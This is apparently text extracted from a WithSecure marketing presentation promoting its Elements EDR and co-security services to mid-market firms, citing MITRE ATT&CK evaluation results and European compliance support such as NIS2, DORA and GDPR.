

# WithSecure sets new standards in detection-to-alert ratio for the mid-market



# WithSecure sets a new record for the lowest alert ratio for the industry



## WithSecure Elements EDR is a leader in detection-to-alert ratio in 2024 MITRE ATT&CK® Evaluations: Enterprise



Detection coverage and number of alerts (Critical / High / Medium) after configuration changes. Results are not fully comparable for vendors not participating in (\*) macOS or (\*\*) macOS/Linux tests. Detection coverage only based on the tests participated.



# Cyber Security Technology – The European Way.

## Innovation, Privacy, Protection

WithSecure™ is a leading European vendor for Mid-Market Companies and Managed Service Providers seeking compliant and effective cybersecurity solutions – tailored to European standards and meeting the needs of global markets at large.



Based in Europe since 1988

### NIS 2

Compliant and compliance support provider

### ISO 27001

Certified and compliance support provider

### DORA

Compliance support provider

### From Day 1

Integration with European regulations

### GDPR

Compliant and compliance support provider

# What is NIS2 and why should I care?

While the directive does not specify which tools should be used, we are able to help organizations operating within Europe to achieve compliance.

The obligations outlined in NIS2 primarily encompass 3 key areas:

1. Risk management measures


2. Incident reporting

3. Training and awareness-raising

While the ultimate responsibility for compliance rests with each entity, we are committed to provide our customers with the necessary tools and support to reach this goal in the most efficient way.



# We elevate our partners' security capabilities with co-security.



Logo size = Market share (Based on Gartner EPP Market Share 2020)

What makes us stand out from the crowd?

We offer unique attack surface reduction with risk-based prioritization of network, system, & software vulnerabilities

Our AI-powered detection and response automation capabilities across endpoint security and cloud services are designed for the needs of mid-sized businesses

We offer unique service creation support for resellers and managed service provider partners looking to get into the field

We empower our partners by sharing our expertise and insights while working in close collaboration

We make enterprise-grade threat hunting affordable for mid-sized businesses with 24/7 on-demand services

# Proactive and Modular – Made for Co-Security

WithSecure™ Elements Cloud



# Trends and drivers

- > Driving cybersecurity investments with outcome-driven metrics
- > Swift evolution of GenAI, reduction of human risks
- > Continuous Threat Exposure Management
- > Efficiently managing third-party cybersecurity services
- > Shifting from traditional controls to IAM

# Challenges we hear from our customers

No 100% protection guaranteed

Lack of visibility to growing IT and Cloud environments

Evolving threat landscape

Meeting new compliance requirements


Lack of trained personnel

Increasing complexity & cost

Lack of understanding what is enough security



We are here for the over-loaded,  
under-resourced and underserved  
mid-size organizations



# WithSecure Elements™

Proactive and Modular – Made for Co-Security

# WithSecure™ Elements

Right security outcomes with optimal blend of technologies and services

Simple and efficient security management with AI-powered Elements Cloud

Prepare for tomorrow, strengthen your digital security today



Partner-Driven Service Capabilities

### Co-Security Services

Incident Response   Countercept   Exposure Management  
Elevate   Co-Monitoring   Managed Detection and Response



Integrable

## WithSecure™ Elements Cloud

AI-powered

Proactive and Modular –  
made for Co-Security

Unified

### Extended Detection and Response

Endpoint Security   Identity Security   Collaboration Protection



### Exposure Management

Attack Paths   Business Context   Remediation



Flexible Software Modules

# WithSecure™ Elements

Proactive and Modular. Made for Co-Security.



**Exposure Management**





**Extended Detection  
and Response**



